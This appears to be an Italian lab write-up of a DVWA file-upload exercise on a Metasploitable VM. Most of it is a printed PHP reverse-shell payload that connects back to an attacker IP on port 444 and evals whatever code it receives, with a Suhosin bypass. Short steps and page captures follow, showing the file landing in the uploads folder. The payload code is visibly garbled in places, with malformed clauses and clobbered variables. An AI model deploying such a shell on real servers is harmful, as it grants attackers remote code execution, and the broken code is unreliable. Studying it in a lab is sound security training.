

W13D2

```
kali@kali: ~/Desktop
$ cat exploit.php
<?php // error reporting(0); $ip = '192.168.156.81'; $port = 444; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://$ip:$port"); $s_type = 'stream'; } if (($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (($s_type) && !is('no socket funcs')); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $s = unpack('Nlen', $len); $len = $s['len']; $s = ''; while (strlen($s) < $len) { switch ($s_type) { case 'stream': $s .= fread($s, $len - strlen($s)); break; case 'socket': $s .= socket_read($s, $len - strlen($s)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded(' Suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass_create_function('', $s); $suhosin_bypass(); } else { eval($s); } die();
```

Creazione del file exploit.php



Warning: Never expose this VM to an untrusted network!

Contact: [msfdev\[at\]metasploit.com](mailto:msfdev[at]metasploit.com)

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

Con il IP di meta lo si raggiunge tramite browser di brupsuit, e di seguito il DVWA.

Cliccando nel proxy e mettendolo on, e poi aprendo il browser da brupsuite.

CSRF	The security level changes the vulnerability level of DVWA.
File Inclusion	<input type="button" value="low"/> <input type="button" value="Submit"/>
SQL Injection	
SQL Injection (Blind)	
Upload	
XSS reflected	
XSS stored	
DVWA Security	PHPIDS PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications. You can enable PHPIDS across this site for the duration of your session. PHPIDS is currently disabled . [enable PHPIDS] [Simulate attack] - [View IDS log]

Modifica la sicurezza in low.

Vulnerability: File Upload

Choose an image to upload:



Scegli file

Nessun file selezionato

Upload

../../hackable/uploads/exploit.php succesfully uploaded!

L'upload del file di exploit.php.



Risultato della ricerca, ed la conferma che il file è stato caricato correttamente, con la richiesta GET.